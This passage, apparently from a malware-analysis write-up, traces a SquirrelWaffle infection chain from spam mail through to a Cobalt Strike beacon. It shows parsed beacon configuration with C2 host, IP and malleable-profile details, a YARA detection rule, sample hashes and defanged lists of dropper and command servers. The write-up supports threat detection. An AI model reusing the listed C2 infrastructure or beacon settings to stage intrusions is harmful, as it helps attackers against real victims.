000343A0  6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D  o€k=o€k=o€k=o€k=
000343B0  6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D  o€k=o€k=o€k=o€k=
000343C0  6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D  o€k=o€k=o€k=o€k=
000343D0  6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D  o€k=o€k=o€k=o€k=
000343E0  6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D  o€k=o€k=o€k=o€k=
000343F0  6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D  o€k=o€k=o€k=o€k=
00034400  6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 22  o€k=o€k=o€k=o€k"
00034410  2E 28 6F 3D 74 2E 64 6F 63 75 6D 65 6E 74 45 6C  .(o=t.documentEl
```

Analyze it using Cobalt Strike Parser!



```
03620000 00400000
70310                                  Executable code
70311                                  Initialized data
70325                                  Import tables
7032A
7032B                                  Resources
7032C                                  Base relocations
7032D
70330                                  Executable code
70331                                  Initialized data
70349                                  Import tables
7034A
```


```
C:\Tools\CobaltStrikeParser>python parse_beacon_config.py \Malware\sqw\stage5\beacon.dll
BeaconType                       - HTTPS

Port                             - 8080

SleepTime                        - 45000

MaxGetSize                       - 1403644

Jitter                           - 37

MaxDNS                           - Not Found

PublicKey_MD5                    - e9ae865f5ce035176457188409f6020a

C2Server                         - systemmentorsec.com,/jquery-3.3.1.min.js,213.227.154.92,/jquery-3.3.1.min.js

UserAgent                        - Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko

HttpPostUri                      - /jquery-3.3.2.min.js

Malleable_C2_Instructions        - Remove 1522 bytes from the end


Remove 84 bytes from the beginning


Remove 3931 bytes from the beginning


Base64 URL-safe decode


XOR mask w/ random key

HttpGet_Metadata                 - ConstHeaders


        Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8


        Referer: http://code.jquery.com/      Spawnto_x86                   - %windir%\syswow64\dllhost.exe


        Accept-Encoding: gzip, deflate        Spawnto_x64                   - %windir%\sysnative\dllhost.exe
```


Recap


Spam mail with link
Encrypted .zip archive
Extract
Word document with obfuscated VBA
Drop
VBS Loader
Download
CnC-Server
Drop
Execute
Stage 2 PE-DLL www[1-5].dll
aPLib compressed
SquirrelWaffle Loader
Stage 3 PE-DLL Dll1.dll,ldr
Download
CnC-Server
Execute
Drop
Stage 4 PE-DLL RVOgDko8fnP.txt
Embedded
Execute
Stage 5 PE-EXE Cobalt Strike Beacon Loader
Execute
CnC-Server
Stage 6 PE-DLL Cobalt Strike Beacon


YARA


SquirrleWaffle 7 days ago
rule SquirrelWaffle { meta: description = "Detects SquirrelWaffle Loader" date = "2021-09-23" author = "@jxd_io" strings: $config_decryption = {F77530837D1C108D4D088D4520C645CC000F434D0883…
SquirrelWaffle

To detect the SquirrelWaffle loader i created a YARA rule based on the decryption function used in Stage 3


```
rule Loader.SquirrelWaffle {
  meta:
    author = "@jxd_io"
    description = "Detects SquirrelWaffle Loader"
    date = "2021-09-23"

  strings:
    $config_decryption = {F77530837D1C108D4D088D4520C645CC000F434D08837D34100F4345208A04103204398D4DCC0FB6C0}

  condition:
    uint16(0) == 0x5a4d and filesize < 1MB and all of them
}
```

https://github.com/0xjxd/YARA-rules/blob/main/Loader.SquirrelWaffle.yara


LIVEHUNT NOTIFICATIONS

tag:"SquirrleWaffle"

	Rule	Detections	Size	First seen	Matched on	Submitters
6095F96DD5ECA96A3FB9338EEC4AB574921C0FEBB36F6A6DB… dd6257665f634b5566e15bc62e90c809.virus pedll invalid-rich-pe-linker-version	SquirrelWaffle SquirrleWaffle	22 / 67	72.00 KB	2021-09-29 01:09:15	2021-09-29 02:09:35	1
B0441BC63773E1719AAC9ACBD99F6E72BDD31017038E5E26A… squirrel_unpacked.dll pedll invalid-rich-pe-linker-version detect-debug-environment long-sleeps malware	SquirrelWaffle SquirrleWaffle	10 / 66	58.50 KB	2021-09-28 19:59:40	2021-09-28 20:59:48	1
0B77D31986F63795FC21EE5550C830B82C03E5FB666144935… 475ac7.dll pedll invalid-rich-pe-linker-version overlay	SquirrelWaffle SquirrleWaffle	13 / 67	101.31 KB	2021-09-28 15:22:46	2021-09-28 16:22:56	1
156484EA4614553E22E5356AE521EEFB5E90F788090B35C3B… …e66e0ab9d3dc0f653e3a411ef01b4fbed5ef6e462d3afeb77_unpacked.dll pedll invalid-rich-pe-linker-version overlay detect-debug-environment long-sleeps malware	SquirrelWaffle SquirrleWaffle	7 / 66	50.98 KB	2021-09-27 21:38:56	2021-09-27 22:39:05	1
4059CECE6EA7EC1DBD1A1BD8F3519136BD901927B0D5523A8… …6de4193fb2eeb8dd92d6662d60393ebd483a54bac80fb0b44_unpacked.dll pedll invalid-rich-pe-linker-version overlay detect-debug-environment long-sleeps malware	SquirrelWaffle SquirrleWaffle	7 / 67	62.44 KB	2021-09-27 20:57:23	2021-09-27 21:57:33	1
CCD8A0988A8838566DB9201AF244A400700AE6AB4EE996CF0… unpacked_ldr_loader.dll pedll invalid-rich-pe-linker-version	SquirrelWaffle SquirrleWaffle	34 / 68	64.00 KB	2021-09-14 13:20:30	2021-09-26 04:23:18	1
C88F8D086BE8DD345BABAD15C76490EF889AF7EAECB015F31… …be8dd345babad15c76490ef889af7eaecb015f3107ff039f0ed5f2d.sample pedll invalid-rich-pe-linker-version	SquirrelWaffle SquirrleWaffle	32 / 67	68.00 KB	2021-09-17 23:16:49	2021-09-24 17:09:24	1
4A17BA3C9D23D3B88FE2C87CFBFA1D09BECFC57663EC1871E… mal_dump.dll pedll malware invalid-rich-pe-linker-version	SquirrelWaffle SquirrleWaffle	26 / 68	72.00 KB	2021-09-17 14:13:35	2021-09-24 02:31:42	1
6CECA37E8752B967B3AED7677E415489C0724840C284044FB… tr_dump.bin pedll invalid-rich-pe-linker-version overlay	SquirrleWaffle SquirrleWaffle	5 / 65	376.00 KB	2021-09-14 03:24:59	2021-09-24 01:33:28	1

IOCs

- **Stage 1**

  Dropper Server

  hxxps://priyacareers.com
  hxxps://perfectdemos.com
  hxxps://bussiness-z.ml
  hxxps://cablingpoint.com
  hxxps://bonus.corporatebusinessmachines.co.in

- **Stage 3**

  CnC Server

  hxxp://celulasmadreenmexico.com.mx
  hxxp://gerencial.institutoacqua.org.br
  hxxp://dashboard.adlytic.ai
  hxxp://bussiness-z.ml
  hxxp://ifiengineers.com
  hxxp://bonusvulkanvegas.srdm.in
  hxxp://ebrouteindia.com
  hxxp://test.dirigu.ro
  hxxp://cablingpoint.com
  hxxp://perfectdemos.com
  hxxp://afrizam.360cyberlink.com
  hxxp://giasuphire.tddvn.com
  hxxp://priyacareers.com
  hxxp://assurant.360cyberlink.com
  hxxp://sig.institutoacqua.org.br

- **Stage 4 - 6**

  Cobalt Strike Server

  hxxps://systemmentorsec.com:8080/jquery-3.3.1.min.js